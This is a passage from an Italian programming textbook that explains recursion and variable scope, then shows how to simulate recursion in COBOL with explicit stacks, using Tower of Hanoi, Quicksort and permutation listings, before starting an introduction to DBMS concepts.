> *È essenziale che i nomi degli oggetti locali non debbano dipendere dall'ambiente della procedura. Ma, in tal modo, può accadere che un nome «x», scelto per un oggetto locale della procedura «P», sia identico a quello di un oggetto definito nel programma ambiente di «P». Questa situazione però è corretta solo se la grandezza non locale «x» non è significativa per «P», cioè non viene applicata in «P». Si adotta quindi la «regola fondamentale» che «x» denoti entro «P» la grandezza locale e fuori da «P» quella non locale.*

686.2 La ricorsione

«La ricorsione», come spiegano Ledgard, Nagin e Hueras **[2]**, «è un metodo di definizione in cui l'oggetto della definizione è usato all'interno della definizione». Per esempio si può considerare la seguente definizione della parola «discendente»:

> Un discendente di una persona è il figlio o la figlia di quella persona, o un discendente del figlio o della figlia.

Quindi, come scrive Lawrie Moore **[3]**, un sottoprogramma ricorsivo «è un sottoprogramma che corrisponde direttamente e utilizza una definizione ricorsiva». Ovvero, molto più semplicemente come dicono Aho, Hopcroft e Ullman **4**: «Una procedura che chiama se stessa, direttamente o indirettamente, si dice essere ricorsiva».

Moore **[3]** inoltre aggiunge quanto segue: «La chiamata genera un nuovo blocco di programma, con il suo proprio ambito, il suo proprio spazio di lavoro, la sua propria esistenza virtuale. [...] Questo processo prende luogo al momento dell'esecuzione del programma (run-time). Al momento della compilazione né la macchina, né l'intelligenza umana possono dire quante volte la procedura sarà richiamata al momento dell'esecuzione. Perciò, la creazione di un nuovo blocco di programma al momento dell'esecuzione è un processo dinamico. La creazione ricorsiva di nuovi blocchi di programma è una struttura di programmazione dinamica».

686.3 Proprietà del linguaggio ricorsivo

La definizione di procedura ricorsiva data da Aho, Hopcroft e Ullman è una condizione necessaria ma non sufficiente perché un linguaggio di programmazione possa definirsi ricorsivo. Infatti, è tale quel linguaggio che oltre a permettere la chiamata di una procedura da parte di se stessa, permette una dichiarazione locale delle variabili, ovvero permette l'allocazione dinamica delle variabili stesse.

Non vi è dubbio che il linguaggio COBOL non sia ricorsivo, eppure ammette che all'interno di un paragrafo si faccia la chiamata dello stesso paragrafo tramite l'istruzione '**`PERFORM`**'. In effetti non si parla di ricorsione proprio perché il COBOL gestisce solo variabili globali.

686.4 Descrizione della tecnica per simulare la ricorsione in COBOL

Le variabili di scambio di un sottoprogramma possono collegarsi all'esterno, a seconda del contesto del programma, in tre modi: in input, in output o in input-output, a seconda che importi che i dati entrino nel sottoprogramma ma non escano, che i dati escano soltanto oppure che i dati debbano prima entrare e poi uscire modificati.

La pseudocodifica utilizzata per mostrare gli esempi, prima di presentare la trasformazione in COBOL, si rifà al linguaggio MPL II Burroughs, dove le variabili di scambio di una procedura vengono semplicemente nominate a fianco del nome della procedura tra parentesi. Ciò corrisponde a una dichiarazione implicita di quelle variabili con ambito locale e con caratteristiche identiche a quelle usate nelle chiamate relative. In particolare, se nella chiamata vengono usate costanti alfanumeriche, la variabile corrispondente sarà di tipo alfanumerico di lunghezza pari alla costante trasmittente, se di tipo numerico, la variabile corrispondente sarà di tipo numerico

opportuno: intero o a virgola mobile.
Quindi, in questo tipo di pseudocodifica non sono permesse le variabili di scambio in output.
Le variabili di scambio di questa pseudocodifica si collegano per posizione.

Il problema della simulazione della ricorsione si risolve utilizzando una pila (*stack*) per ogni variabile locale.
La tecnica è indicata molto semplicemente da Jerrold L. Wagener **[5]**. Una volta determinato a priori qual è il numero massimo di livelli della ricorsione, occorre associare a ogni variabile locale, che non sia collegata con l'esterno in input-output, una pila con dimensioni pari a quel numero. Quindi, a una variabile scalare viene associato un vettore, a un vettore viene associata una matrice a due dimensioni e così di seguito. L'indice della pila (*stack pointer*) viene indicato con '**`SP`**'.
La simulazione si divide in due fasi: la prima deve essere effettuata subito prima della chiamata ricorsiva e consiste nella conservazione delle varie pile dei valori delle variabili di scambio che non sono in input-output con un'operazione di inserimento (*push*); la seconda deve essere effettuata subito dopo la chiamata ricorsiva e consiste nel recupero dalle varie pile dei valori originali delle variabili con un'operazione di estrazione (*pop*).

Figura 686.1. Confronto tra una procedura ricorsiva e la sua trasformazione non ricorsiva, attraverso la pseudocodifica.

```
#
# Procedura ricorsiva
#
PROC1 (V, G, Z)
    .
    .
    .
    .
    .
    .
    .
    # G è una variabile in
    # input-output
    PROC1 (V, G, Z-1)
    .
    .
    .
    .
    .
    .
    .
END PROC1
```

```
#
# Trasformazione non ricorsiva
#
PROC1
    .
    .
    .
    # push
    SP := SP + 1
    SAVEV(SP) := V
    SAVEZ(SP) := Z
    # chiamata
    Z := Z -1
    PROC1
    # pop
    V := SAVEV(SP)
    Z := SAVEZ(SP)
    SP := SP - 1
    .
    .
    .
END PROC1
```

È bene precisare che la tecnica è valida solo se all'interno di una procedura ricorsiva tutte le iterazioni che contengono una chiamata (diretta o indiretta) alla stessa procedura sono a loro volta espresse in forma ricorsiva (si veda il problema delle permutazioni).

686.5 Torre di Hanoi

Segue la descrizione dell'algoritmo attraverso la pseudocodifica in forma ricorsiva. Nella sezione 542.4.3 viene descritto il problema della torre di Hanoi.

Variabile	Descrizione
`N`	È la dimensione della torre espressa in numero di anelli: gli anelli sono numerati da 1 a '**`N`**'.

Variabile	Descrizione
`P1`	È il numero del piolo su cui si trova inizialmente la pila di '**`N`**' anelli.
`P2`	È il numero del piolo su cui deve essere spostata la pila di anelli.
`6-P1-P2`	È il numero dell'altro piolo. Funziona così se i pioli sono numerati da 1 a 3.

```
HANOI (N, P1, P2)
    IF N > 0
        THEN
            HANOI (N-1, P1, 6-P1-P2)
            scrivi: "Muovi l'anello" N "dal piolo" P1 "al piolo" P2
            HANOI (N-1, 6-P1-P2, P2)
    END IF
END HANOI
```

Segue la descrizione della trasformazione in modo tale da simulare la ricorsione.

Variabile	Descrizione
`SAVEN`	È il vettore utilizzato per conservare il valore di '**`N`**'.
`SAVEP1`	È il vettore utilizzato per conservare il valore di '**`P1`**'.
`SAVEP2`	È il vettore utilizzato per conservare il valore di '**`P2`**'.
`SP`	È l'indice dei vettori usati per salvare i valori (*stack pointer*).

```
HANOI (N, P1, P2)
    IF N > 0
        THEN
            SP := SP + 1
            SAVEN(SP) := N
            SAVEP2(SP) := P2
            N := N - 1
            P2 := 6 - P1 - P2
            HANOI
            N := SAVEN(SP)
            P2 := SAVEP2(SP)
            SP = SP - 1
            scrivi: "Muovi l'anello" N "dal piolo" P1 "al piolo" P2
            SP := SP + 1
            SAVEN(SP) := N
            SAVEP1(SP) := P1
            N := N - 1
            P1 := 6 - P1 - P2
            HANOI
            N := SAVEN(SP)
            P1 := SAVEP1(SP)
            SP = SP - 1
    END IF
END HANOI
```

Listato 686.6. Soluzione in COBOL del problema della torre di Hanoi, con la simulazione della ricorsione.

```
000600 IDENTIFICATION DIVISION.
000700 PROGRAM-ID.    HC04.
000800 AUTHOR.        DANIELE GIACOMINI.
000900 DATE-WRITTEN. 1984-08-18.
001000
001100
001200 ENVIRONMENT DIVISION.
001300
001400
001500 DATA DIVISION.
001600
001700
001800 WORKING-STORAGE SECTION.
001900
002000 01  RECORD-STACKS.
002100     02  SAVEN  OCCURS 100 TIMES PIC 99.
002200     02  SAVEP1 OCCURS 100 TIMES PIC 9.
002300     02  SAVEP2 OCCURS 100 TIMES PIC 9.
002400
002500 01  STACK-POINTER.
002600     02  SP                      PIC 99 VALUE 0.
002700
002800 01  VARIABILI-SCALARI.
002900     02  N                       PIC 99.
003000     02  P1                      PIC 9.
003100     02  P2                      PIC 9.
003200
003300
003400 PROCEDURE DIVISION.
003500
003600 MAIN.
003700
003800     DISPLAY "INSERISCI LA DIMENSIONE DELLA TORRE".
003900     DISPLAY "(DUE CARATTERI)".
004000     ACCEPT N.
004100
004200     DISPLAY "INSERISCI LA POSIZIONE INIZIALE DELLA TORRE".
004300     DISPLAY "(UN CARATTERE)".
004400     ACCEPT P1.
004500
004600     DISPLAY "INSERISCI LA DESTINAZIONE DELLA TORRE".
004700     DISPLAY "(UN CARATTERE)".
004800     ACCEPT P2.
004900
005000     PERFORM HANOI.
005100
005200     STOP RUN.
005300
005400 HANOI.
005500
005600     IF N > 0
```

```
005700       THEN
005800*
005900*          push per conservare le variabili di scambio
006000*
006100           COMPUTE SP = SP + 1,
006200           COMPUTE SAVEN(SP) = N,
006300           COMPUTE SAVEP2(SP) = P2,
006400*
006500*          cambiamenti alle variabili di scambio prima della
006600*          chiamata
006700*
006800           COMPUTE N = N - 1,
006900           COMPUTE P2 = 6 - P1 - P2,
007000*
007100*          chiamata della procedura
007200*
007300           PERFORM HANOI,
007400*
007500*          pop per recuperare i valori delle variabili di scambio
007600*
007700           COMPUTE P2 = SAVEP2(SP),
007800           COMPUTE N = SAVEN(SP),
007900           COMPUTE SP = SP - 1,
008000
008100           DISPLAY "MUOVI L’ANELLO ", N, " DAL PIOLO ", P1,
008200                   " AL PIOLO ", P2,
008300
008400*
008500*          push per conservare le variabili di scambio
008600*
008700           COMPUTE SP = SP + 1,
008800           COMPUTE SAVEN(SP) = N,
008900           COMPUTE SAVEP1(SP) = P1,
009000*
009100*          modifica dei valori delle variabili di scambio
009200*
009300           COMPUTE N = N - 1,
009400           COMPUTE P1 = 6 - P1 - P2,
009500*
009600*          chiamata della procedura
009700*
009800           PERFORM HANOI,
009900*
010000*          pop per recuperare i valori delle variabili di scambio
010100*
010200           COMPUTE P1 = SAVEP1(SP),
010300           COMPUTE N = SAVEN(SP),
010400           COMPUTE SP = SP - 1.
010500
```

686.6 Quicksort (ordinamento non decrescente)

Segue la descrizione dell'algoritmo attraverso la pseudocodifica in forma ricorsiva; si ricorda che l'algoritmo del Quicksort si risolve con due subroutine: una serve a suddividere il vettore; l'altra esegue le chiamate ricorsive. Nella sezione 542.4.4 viene descritto il problema del Quicksort in modo dettagliato.

Variabile	Descrizione
`LISTA`	L'array da ordinare in modo crescente.
`A`	L'indice inferiore del segmento di array da ordinare.
`Z`	L'indice superiore del segmento di array da ordinare.
`CF`	Sta per «collocazione finale» ed è l'indice che cerca e trova la posizione giusta di un elemento nell'array.
`I`	È l'indice che insieme a '**`CF`**' serve a ripartire l'array.

```
PART (LISTA, A, Z)

    LOCAL I INTEGER
    LOCAL CF INTEGER

    # si assume che A < U

    I := A + 1
    CF := Z

    WHILE TRUE # ciclo senza fine.

        WHILE TRUE

            # sposta I a destra

            IF (LISTA[I] > LISTA[A]) OR I >= CF
                THEN
                    BREAK
                ELSE
                    I := I + 1
            END IF

        END WHILE

        WHILE TRUE

            # sposta CF a sinistra

            IF (LISTA[CF] <= LISTA[A])
                THEN
                    BREAK
                ELSE
                    CF := CF - 1
```

```
            END IF

        END WHILE

        IF CF <= I
            THEN
                # è avvenuto l'incontro tra I e CF
                BREAK
            ELSE
                # vengono scambiati i valori
                LISTA[CF] :==: LISTA[I]
                I := I + 1
                CF := CF - 1
        END IF

    END WHILE

    # a questo punto LISTA[A:Z] è stata ripartita e CF è la collocazione
    # di LISTA[A]

    LISTA[CF] :==: LISTA[A]

    # a questo punto, LISTA[CF] è un elemento (un valore) nella giusta
    # posizione

    RETURN CF

END PART
```

```
QSORT (LISTA, A, Z)

    LOCAL CF INTEGER

    IF Z > A
        THEN
            CF := PART (@LISTA, A, Z)
            QSORT (@LISTA, A, CF-1)
            QSORT (@LISTA, CF+1, Z)
    END IF
END QSORT
```

Vale la pena di osservare che l'array viene indicato nelle chiamate in modo che alla subroutine sia inviato un riferimento a quello originale, perché le variazioni fatte all'interno delle subroutine devono riflettersi sull'array originale.

La subroutine '**`QSORT`**' è quella che richiede la trasformazione per la simulazione della ricorsione; tuttavia, anche la subroutine deve essere adattata in modo tale da gestire la variabile '**`CF`**' come variabile globale (non potendo gestire variabili di '**`output`**'). Segue la descrizione di tali adattamenti.

Variabile	Descrizione
SAVEA	È il vettore utilizzato per conservare il valore di '**A**'.
SAVEZ	È il vettore utilizzato per conservare il valore di '**Z**'.
SP	È l'indice dei vettori usati per salvare i valori (*stack pointer*).

```
PART (LISTA, A, Z)

    LOCAL I INTEGER

    # si assume che A < U

    I := A + 1
    CF := Z

    WHILE TRUE # ciclo senza fine.

        WHILE TRUE

            # sposta I a destra

            IF (LISTA[I] > LISTA[A]) OR I >= CF
                THEN
                    BREAK
                ELSE
                    I := I + 1
            END IF

        END WHILE

        WHILE TRUE

            # sposta CF a sinistra

            IF (LISTA[CF] <= LISTA[A])
                THEN
                    BREAK
                ELSE
                    CF := CF - 1
            END IF

        END WHILE

        IF CF <= I
            THEN
                # è avvenuto l'incontro tra I e CF
                BREAK
            ELSE
                # vengono scambiati i valori
                LISTA[CF] :==: LISTA[I]
                I := I + 1
```

```
                CF := CF - 1
        END IF

    END WHILE

    # a questo punto LISTA[A:Z] è stata ripartita e CF è la collocazione
    # di LISTA[A]

    LISTA[CF] :==: LISTA[A]

    # a questo punto, LISTA[CF] è un elemento (un valore) nella giusta
    # posizione

END PART
```

```
QSORT
    IF Z > A
        THEN
            PART
            SP := SP + 1
            SAVEZ(SP) := Z
            Z := CF - 1
            QSORT
        #   SP := SP - 1
        #   SP := SP + 1
            SAVEA(SP) := A
            A := CF + 1
            QSORT
            A := SAVEA(SP)
            SP := SP - 1
    END IF
END QSORT
```

Listato 686.13. Soluzione in COBOL del problema del Quicksort, con la simulazione della ricorsione. Si osservi che '**`CF`**' è una parola riservata del linguaggio, pertanto viene sostituita con '**`C-F`**'.

```
000600 IDENTIFICATION DIVISION.
000700 PROGRAM-ID.   HC06.
000800 AUTHOR.       DANIELE GIACOMINI.
000900 DATE-WRITTEN. 1984-08-22.
001000
001100
001200 ENVIRONMENT DIVISION.
001300
001400
001500 DATA DIVISION.
001600
001700
001800 WORKING-STORAGE SECTION.
001900
002000 01  RECORD-STACKS.
002100     02  SAVEA   OCCURS 100 TIMES PIC 999.
```

```
002200      02  SAVEZ   OCCURS 100 TIMES PIC 999.
002300
002400 01  STACK-POINTER.
002500      02  SP                      PIC 999.
002600
002700 01  VARIABILI-SCALARI.
002800      02  C-F                     PIC 999.
002900      02  A                       PIC 999.
003000      02  Z                       PIC 999.
003100      02  TEMP                    PIC X(15).
003200      02  I                       PIC 999.
003300      02  J                       PIC 999.
003400
003500 01  RECORD-TABELLA.
003600      02  TABELLA OCCURS 100 TIMES PIC X(15).
003700
003800 PROCEDURE DIVISION.
003900
004000 MAIN.
004100
004200     DISPLAY "INSERISCI IL NUMERO DI ELEMENTI DA ORDINARE".
004300     DISPLAY "(TRE CIFRE)".
004400     ACCEPT Z.
004500     IF Z > 100
004600       THEN
004700           STOP RUN.
004800
004900     COMPUTE A = 1.
005000
005100     PERFORM INSERIMENTO-ELEMENTI VARYING J FROM 1 BY 1
005200                                  UNTIL   J > Z.
005300
005400     PERFORM QSORT.
005500
005600     PERFORM OUTPUT-DATI VARYING J FROM 1 BY 1
005700                         UNTIL   J > Z.
005800
005900     STOP RUN.
006000
006100
006200 INSERIMENTO-ELEMENTI.
006300
006400     DISPLAY "INSERISCI L'ELEMENTO ", J, " DELLA TABELLA".
006500     ACCEPT TABELLA(J).
006600
006700
006800 PART.
006900
007000*
007100*    si assume che A < Z
007200*
007300     COMPUTE I = A + 1.
007400     COMPUTE C-F = Z.
```

```
007500
007600     PERFORM PART-TESTA-MAINLOOP.
007700     PERFORM PART-MAINLOOP UNTIL C-F < I
007800                              OR C-F = I.
007900
008000     MOVE TABELLA(C-F) TO TEMP.
008100     MOVE TABELLA(A)   TO TABELLA(C-F).
008200     MOVE TEMP         TO TABELLA(A).
008300
008400
008500 PART-TESTA-MAINLOOP.
008600
008700     PERFORM SPOSTA-I-A-DESTRA UNTIL TABELLA(I) > TABELLA(A)
008800                               OR I > C-F
008900                               OR I = C-F.
009000
009100     PERFORM SPOSTA-C-F-A-SINISTRA
009200             UNTIL TABELLA(C-F) < TABELLA(A)
009300                OR TABELLA(C-F) = TABELLA(A).
009400
009500
009600 PART-MAINLOOP.
009700
009800     MOVE TABELLA(C-F) TO TEMP.
009900     MOVE TABELLA(I)   TO TABELLA(C-F).
010000     MOVE TEMP         TO TABELLA(I).
010100
010200     COMPUTE I = I + 1.
010300     COMPUTE C-F = C-F - 1.
010400
010500     PERFORM SPOSTA-I-A-DESTRA UNTIL TABELLA(I) > TABELLA(A)
010600                               OR I > C-F
010700                               OR I = C-F.
010800
010900     PERFORM SPOSTA-C-F-A-SINISTRA
011000             UNTIL TABELLA(C-F) < TABELLA(A)
011100                OR TABELLA(C-F) = TABELLA(A).
011200
011300
011400 SPOSTA-I-A-DESTRA.
011500
011600     COMPUTE I = I + 1.
011700
011800
011900 SPOSTA-C-F-A-SINISTRA.
012000
012100     COMPUTE C-F = C-F - 1.
012200
012300
012400 QSORT.
012500
012600     IF Z > A
012700       THEN
```

```
012800*
012900*          le variabili che riguardano PART sono tutte in I-O
013000*
013100           PERFORM PART,
013200*
013300*          push
013400*
013500           COMPUTE SP = SP + 1,
013600           COMPUTE SAVEZ(SP) = Z,
013700*
013800*          cambiamenti alle variabili di scambio
013900*
014000           COMPUTE Z = C-F - 1,
014100*
014200*          chiamata
014300*
014400           PERFORM QSORT,
014500*
014600*          pop
014700*
014800           COMPUTE Z = SAVEZ(SP),
014900           COMPUTE SP = SP - 1,
015000*
015100*          push
015200*
015300           COMPUTE SP = SP + 1,
015400           COMPUTE SAVEA(SP) = A,
015500*
015600*          cambiamenti alle variabili di scambio
015700*
015800           COMPUTE A = C-F + 1,
015900*
016000*          chiamata
016100*
016200           PERFORM QSORT,
016300*
016400*          pop
016500*
016600           COMPUTE A = SAVEA(SP),
016700           COMPUTE SP = SP - 1.
016800
016900
017000 OUTPUT-DATI.
017100
017200     DISPLAY "TABELLA(", J, ") = ", TABELLA(J).
017300
```

686.7 Permutazioni

La permutazione degli elementi di un vettore si risolve generalmente attraverso un algoritmo iterativo normale; segue la descrizione dell'algoritmo iterativo in forma di pseudocodifica. Nella sezione 542.4.5 viene descritto il problema delle permutazioni in modo dettagliato.

Variabile	Descrizione
LISTA	L'array da permutare.
A	L'indice inferiore del segmento di array da permutare.
Z	L'indice superiore del segmento di array da permutare.
K	È l'indice che serve a scambiare gli elementi.

```
PERMUTA (LISTA, A, Z)

    LOCAL K INTEGER
    LOCAL N INTEGER

    IF (Z - A) >= 1
        # Ci sono almeno due elementi nel segmento di array.
        THEN
            FOR K := Z; K >= A; K--

                LISTA[K] :==: LISTA[Z]

                PERMUTA (LISTA, A, Z-1)

                LISTA[K] :==: LISTA[Z]

            END FOR
        ELSE
            scrivi LISTA
    END IF

END PERMUTA
```

Per esercizio, l'algoritmo iterativo viene trasformato in modo ricorsivo:

```
PERMUTA (LISTA, A, Z)

    LOCAL K INTEGER
    LOCAL N INTEGER

    SCAMBIO_CHIAMATA_SCAMBIO (LISTA, A, Z, K)
        IF K >= A
            THEN
                LISTA[K] :==: LISTA[Z]
                PERMUTA (LISTA, A, Z-1)
                LISTA[K] :==: LISTA[Z]
```

```
                SCAMBIO_CHIAMATA_SCAMBIO (LISTA, A, Z, K - 1)
        END IF
    END SCAMBIO_CHIAMATA_SCAMBIO

    IF Z > A
        THEN
            SCAMBIO_CHIAMATA_SCAMBIO (LISTA, A, Z, Z)
        ELSE
            scrivi LISTA
    END IF

END PERMUTA
```

Segue l'adattamento della pseudocodifica appena mostrata, in modo da simulare la ricorsione, utilizzando variabili globali:

Variabile	Descrizione
`SAVEZ`	È il vettore utilizzato per conservare il valore di '**`Z`**'.
`SAVEK`	È il vettore utilizzato per conservare il valore di '**`K`**'.
`SP`	È l'indice dei vettori usati per salvare i valori (*stack pointer*).

```
PERMUTA (LISTA, A, Z)

    SCAMBIO_CHIAMATA_SCAMBIO
        IF K >= A
            THEN
                LISTA[K] :==: LISTA[Z]
                SP := SP + 1
                SAVEZ(SP) := Z
                Z := Z - 1
                PERMUTA
                Z := SAVEZ(SP)
                SP := SP - 1
                LISTA[K] :==: LISTA[Z]
                SP := SP + 1
                SAVEK(SP) := K
                K := K - 1
                SCAMBIO_CHIAMATA_SCAMBIO
                K := SAVEK(SP)
                SP := SP - 1
        END IF
    END SCAMBIO_CHIAMATA_SCAMBIO

    IF Z > A
        THEN
            SP := SP + 1
            SAVEK(SP) := K
            K := N
            SCAMBIO_CHIAMATA_SCAMBIO
```

```
            K := SAVEK(SP)
            SP := SP - 1
        ELSE
            scrivi LISTA
    END IF
END PERMUTA
```

Listato 686.19. Soluzione in COBOL del problema delle permutazioni, con la simulazione della ricorsione.

```
000600 IDENTIFICATION DIVISION.
000700 PROGRAM-ID.   HC07.
000800 AUTHOR.       DANIELE GIACOMINI.
000900 DATE-WRITTEN. 1985-06-19.
001000
001100
001200 ENVIRONMENT DIVISION.
001300
001400
001500 DATA DIVISION.
001600
001700
001800 WORKING-STORAGE SECTION.
001900
002000 01  RECORD-STACKS.
002100     02  SAVEZ   OCCURS 100 TIMES PIC 9.
002200     02  SAVEK   OCCURS 100 TIMES PIC 9.
002300
002400 01  STACK-POINTER.
002500     02  SP                       PIC 999.
002600
002700 01  VARIABILI-SCALARI.
002800     02  A                        PIC 9   VALUE 1.
002900     02  Z                        PIC 9.
003000     02  K                        PIC 9.
003100     02  TEMP                     PIC 9.
003200     02  J                        PIC 99.
003300
003400 01  RECORD-LISTA.
003500     02  LISTA   OCCURS 10 TIMES PIC 9.
003600
003700
003800 PROCEDURE DIVISION.
003900
004000 MAIN.
004100
004200     DISPLAY "INSERISCI IL NUMERO DI ELEMENTI DA PERMUTARE".
004300     DISPLAY "(UNA CIFRA)".
004400     ACCEPT Z.
004500*
004600*    si genera la prima permutazione con numeri in ordine
004700*    crescente
004800*
```

```
004900     MOVE SPACES TO RECORD-LISTA.
005000     PERFORM GEN-PRIMA-PERMUTAZIONE VARYING J FROM 1 BY 1
005100                                    UNTIL J > Z.
005200
005300     PERFORM PERMUTA.
005400
005500     STOP RUN.
005600
005700
005800 GEN-PRIMA-PERMUTAZIONE.
005900
006000     MOVE J TO LISTA(J).
006100
006200
006300 PERMUTA.
006400
006500     IF Z > A
006600       THEN
006700*
006800*          push
006900*
007000           COMPUTE SP = SP + 1,
007100           COMPUTE SAVEK(SP) = K,
007200*
007300*          chiamata
007400*
007500           COMPUTE K = Z,
007600           PERFORM SCAMBIO-CHIAMATA-SCAMBIO,
007700*
007800*          pop
007900*
008000           COMPUTE K = SAVEK(SP),
008100           COMPUTE SP = SP - 1,
008200
008300       ELSE
008400
008500           DISPLAY RECORD-LISTA.
008600
008700
008800 SCAMBIO-CHIAMATA-SCAMBIO.
008900
009000     IF K >= A
009100       THEN
009200*
009300*      scambio di LISTA(K) con LISTA(Z)
009400*
009500       MOVE LISTA(K) TO TEMP,
009600       MOVE LISTA(Z) TO LISTA (K),
009700       MOVE TEMP     TO LISTA (Z),
009800*
009900*      push
010000*
010100       COMPUTE SP = SP + 1,
```

```
010200        COMPUTE SAVEZ(SP) = Z,
010300*
010400*       chiamata
010500*
010600        COMPUTE Z = Z - 1,
010700        PERFORM PERMUTA,
010800*
010900*       pop
011000*
011100        COMPUTE Z = SAVEZ(SP),
011200        COMPUTE SP = SP - 1,
011300*
011400*       scambio di LISTA(K) con LISTA(Z)
011500*
011600        MOVE LISTA(K) TO TEMP,
011700        MOVE LISTA(Z) TO LISTA (K),
011800        MOVE TEMP     TO LISTA (Z),
011900*
012000*       push
012100*
012200        COMPUTE SP = SP + 1,
012300        COMPUTE SAVEK(SP) = K,
012400*
012500*       chiamata
012600*
012700        COMPUTE K = K - 1,
012800        PERFORM SCAMBIO-CHIAMATA-SCAMBIO,
012900*
013000*       pop
013100*
013200        COMPUTE K = SAVEK(SP),
013300        COMPUTE SP = SP - 1.
013400
```

686.8 Bibliografia

- Wagener J. L., *FORTRAN 77 Principles of Programming*, Wiley, 1980, pagine 228..229. **[5]**
- Knuth D. E., *The Art of Computer Programming - Volume 3 Sorting and Searching*, Addison-Wesley, 1973, capitolo 5.
- Dijkstra E. W., *A Discipline of Programming*, Prentice-Hall, 1976, capitolo 13.

Il concetto di locale e di globale: ambito delle variabili

- Wirth N., *Principi di programmazione strutturata*, ISEDI, 1977, capitolo 12. **[1]**
- Moore L., *Foundations of Programming with Pascal*, Ellis Horwood Limited, 1980, capitolo 10. **[3]**
- Ledgard, Nagin, Hueras, *Pascal with Style*, Hayden, 1979, pagine 126..134. **[2]**

- Dijkstra E. W., *A Discipline of Programming*, Prentice-Hall, 1976, capitolo 10.
- Nicholls J. E., *The Structure and Design of Programming Languages*, Addison-Wesley, 1975, capitolo 12.

La ricorsione

- Arsac J., *La construction de programmes structures*, DUNOD, 1977, capitoli 2..5.
- Moore L., *Foundations of Programming with Pascal*, Ellis Horwood Limited, 1980, capitolo 14.
- Aho, Hopcroft, Ullman, *The Design and Analysis of Computer Algorithms*, Addison-Wesley, 1974, pagine 55..60. **[4]**
- Ledgard, Nagin, Hueras, *Pascal with Style*, Hayden, 1979, pagine 134..139.
- Wirth N., *Algorithms + Data Structures = Programs*, Prentice-Hall, 1976, capitolo 3.
- Wagener J. L., *FORTRAN 77 Principles of Programming*, Wiley, 1980, capitolo 11. **[5]**

I linguaggi

- Burroughs Corporation, *Computer Management System COBOL*, codice 2007266.
- Burroughs Corporation, *Computer Management System Message Processing Language (MPLII) - reference manual*, codice 2007563.

Figura 686.20. Ultima foto del 1988 di un elaboratore Burroughs B91, prima della sua dismissione completa. Alla destra appaiono le unità a disco; in fondo il B91, preso dal lato posteriore, assieme a un terminale MT. Il materiale infiammabile a cui si riferisce la scritta sull'armadio era una bottiglietta di alcool, utilizzato come solvente per pulire manualmente i dischi (sia le unità rimovibili, sia i piatti del disco fisso) a seguito dei continui atterraggi delle testine. I piatti dei dischi venivano sfruttati fino a quando la traccia iniziale non risultava raschiata completamente, arrivando a volte anche a rimontarli fuori asse, allo scopo di utilizzare una superficie ancora efficiente per tale traccia. Le testine delle unità a disco dovevano compiere un tragitto molto lungo per raggiungere tutte le tracce del disco (con tutti i problemi che ne derivano a causa della dilatazione termica) e spesso il loro motorino si incagliava: per fare riprendere l'attività all'elaboratore occorreva colpire le unità sullo stesso asse delle testine, per sbloccare il loro movimento.

Indice analitico del volume

Appunti di informatica libera 2008

Volume XXVIII

Programmare 7

Appunti Linux

Appunti di informatica libera

Via Morganella Est, 21 -- I-31050 Ponzano Veneto (TV) -- ⟨*appunti2 (ad) gmail·com* ⟩

Al momento della pubblicazione di questa edizione, l'unico punto di distribuzione aggiornato e completo dell'opera è quello offerto generosamente dal GARR:

- lettura in linea dell'ultima edizione standard: ⟨*http://na.mirror.garr.it/mirrors/appuntilinux/HTML/a2.htm*⟩
- lettura in linea dell'anteprima alla prossima edizione: ⟨*http://na.mirror.garr.it/mirrors/appuntilinux/anteprima/a2.htm*⟩
- scarico file: ⟨*http://na.mirror.garr.it/mirrors/appuntilinux/*⟩
- scarico file: ⟨*ftp://na.mirror.garr.it/mirrors/appuntilinux/*⟩
- rsync: ⟨*rsync://na.mirror.garr.it/AppuntiLinux/*⟩

Parte cix

DBMS e SQL

Introduzione ai DBMS

Un DBMS (*Data base management system*) è, letteralmente, un sistema di gestione di ***basi di dati***, che per attuare questa gestione utilizza il software. Queste «basi di dati» sono dei contenitori atti a immagazzinare una grande quantità di dati, per i quali il «sistema di gestione» è necessario a permetterne la fruizione (diverso è il problema della semplice archiviazione dei dati).

687.1 Caratteristiche fondamentali

Un DBMS, per essere considerato tale, deve avere caratteristiche determinate. Le più importanti che permettono di comprenderne il significato sono elencate di seguito.

- Un DBMS è fatto per gestire grandi quantità di dati.

  Convenzionalmente si può intendere che un gruppo di informazioni sia di grandi dimensioni quando questo non possa essere contenuto tutto simultaneamente nella memoria centrale dell'elaboratore. In generale un DBMS non dovrebbe porre limiti alle dimensioni, tranne quelle imposte dai supporti fisici in cui devono essere memorizzate le informazioni.

- I dati devono poter essere condivisibili.

  L'idea che sta alla base dei sistemi di gestione dei dati è quella di accentrare le informazioni in un sistema di amministrazione unico. In tal senso è poi necessario che questi dati siano condivisibili da diverse applicazioni e da diversi utenti.

- I dati devono essere persistenti e affidabili.

  I dati sono persistenti quando continuano a esistere dopo lo spegnimento della macchina con cui vengono elaborati; sono affidabili quando gli eventi per cui si possono produrre alterazioni accidentali sono estremamente limitati.

- L'accesso ai dati deve essere controllabile.

  Dovendo trattare una grande mole di dati in modo condiviso, è indispensabile che esistano dei sistemi di controllo degli accessi, per evitare che determinate informazioni possano essere ottenute da chi non è autorizzato, oppure che vengano modificate da chi non ne è il responsabile.

687.1.1 Livelli di astrazione dei dati

I dati gestiti da un DBMS devono essere organizzati a diversi livelli di astrazione. Generalmente si distinguono tre livelli: esterno, logico e interno.

- Il livello interno è quello usato effettivamente per la memorizzazione dei dati. In pratica è rappresentato dai file che contengono effettivamente le informazioni e dal modo con cui questi file vengono utilizzati. Il livello interno non è importante per la progettazione di una base di dati e nemmeno per la scrittura di programmi che devono interagire con il DBMS.

- Il livello logico, o concettuale, è quello che descrive i dati secondo la filosofia del DBMS particolare con cui si ha a che fare.

- Lo schema esterno è un'astrazione aggiuntiva che permette di definire dei punti di vista differenti dei dati descritti a livello logico. L'accesso ai dati avviene solo a questo livello, anche se di fatto può coincidere con il livello logico.

687.1.2 Ruoli e sigle standard

Lo studio sui DBMS ha generato degli acronimi che rappresentano persone o componenti essenziali di un sistema del genere. Questi acronimi devono essere conosciuti perché se ne fa uso abitualmente nella documentazione riferita ai DBMS.

L'organizzazione di una base di dati è compito del suo amministratore, definito DBA (*Data base administrator*). Eventualmente può trattarsi anche di più persone; in ogni caso, chi ha la responsabilità dell'amministrazione di uno o più basi di dati è un DBA.

Il concetto di DBA non è molto preciso, perché include assieme ruoli che possono essere differenti. Si va dall'amministratore dell'intero DBMS, fino a coloro che hanno la responsabilità di una base di dati singola.

